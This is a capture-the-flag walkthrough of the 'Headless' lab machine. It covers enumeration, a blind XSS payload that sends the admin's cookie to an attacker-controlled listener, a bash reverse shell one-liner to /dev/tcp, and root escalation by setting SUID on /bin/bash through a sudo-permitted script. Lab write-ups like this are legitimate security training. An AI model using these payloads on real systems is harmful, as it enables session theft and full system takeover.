


Box Info
| Name | Headless |
|---|---|
| Release Date | 23 Mar, 2024 |
| OS | Linux |
| Rated Difficulty | Easy |
Enumeration
nmap -A -Pn 10.10.11.8 -oG allPorts


Scan Directory
We dont found anything interesting…
BurpSuite
Now go to /support

And we try to intercept this with Burpsuite

If I try some HTML injection returns the HTTP request content.

The HTTP response headers show it’s a Werkzeug / Python server
Exploitation
Blind XSS on User-Agent
Try to figerout a large time i found the XSS over header put in a header-false: a<script>alert(1)</script>
<img src=x onerror=fetch('http://<IP>:<PORT>/'+document.cookie);>

Python Server
python -m http.server 8020


After Exploit XSS at User-Agent, we get a reply back with the admin cookie at the python server



Reverse Shell

#!/bin/bash/bin/bash -c 'exec bash -i >& /dev/tcp/<IP>/<PORT> 0>&1'#Create Reverse Shell script into a file, In my case I create .sh



User Flag
Privilege Escalation
Check sudo -l

Syscheck
cat /usr/bin/syscheck:

Exploit initdb.sh
echo "chmod u+s /bin/bash" > initdb.sh chmod +x initdb.sh
chmod u+s /bin/bash: Sets the set-user-ID (SUID) permission on/bin/bash, allowing users to execute the bash shell with the file owner’s (typically root) privileges.chmod +x initdb.sh: This command changes the permissions of the fileinitdb.sh, making it executable (+x) by the file’s owner, group, and others. This allows the script to be run as a program by the user.

sudo /usr/bin/syscheck/bin/bash -p/bin/bash -p: starts a bash shell with root privileges retained, due to the SUID bit making the shell run with the file owner’s (root’s) effective ID.

Root Flag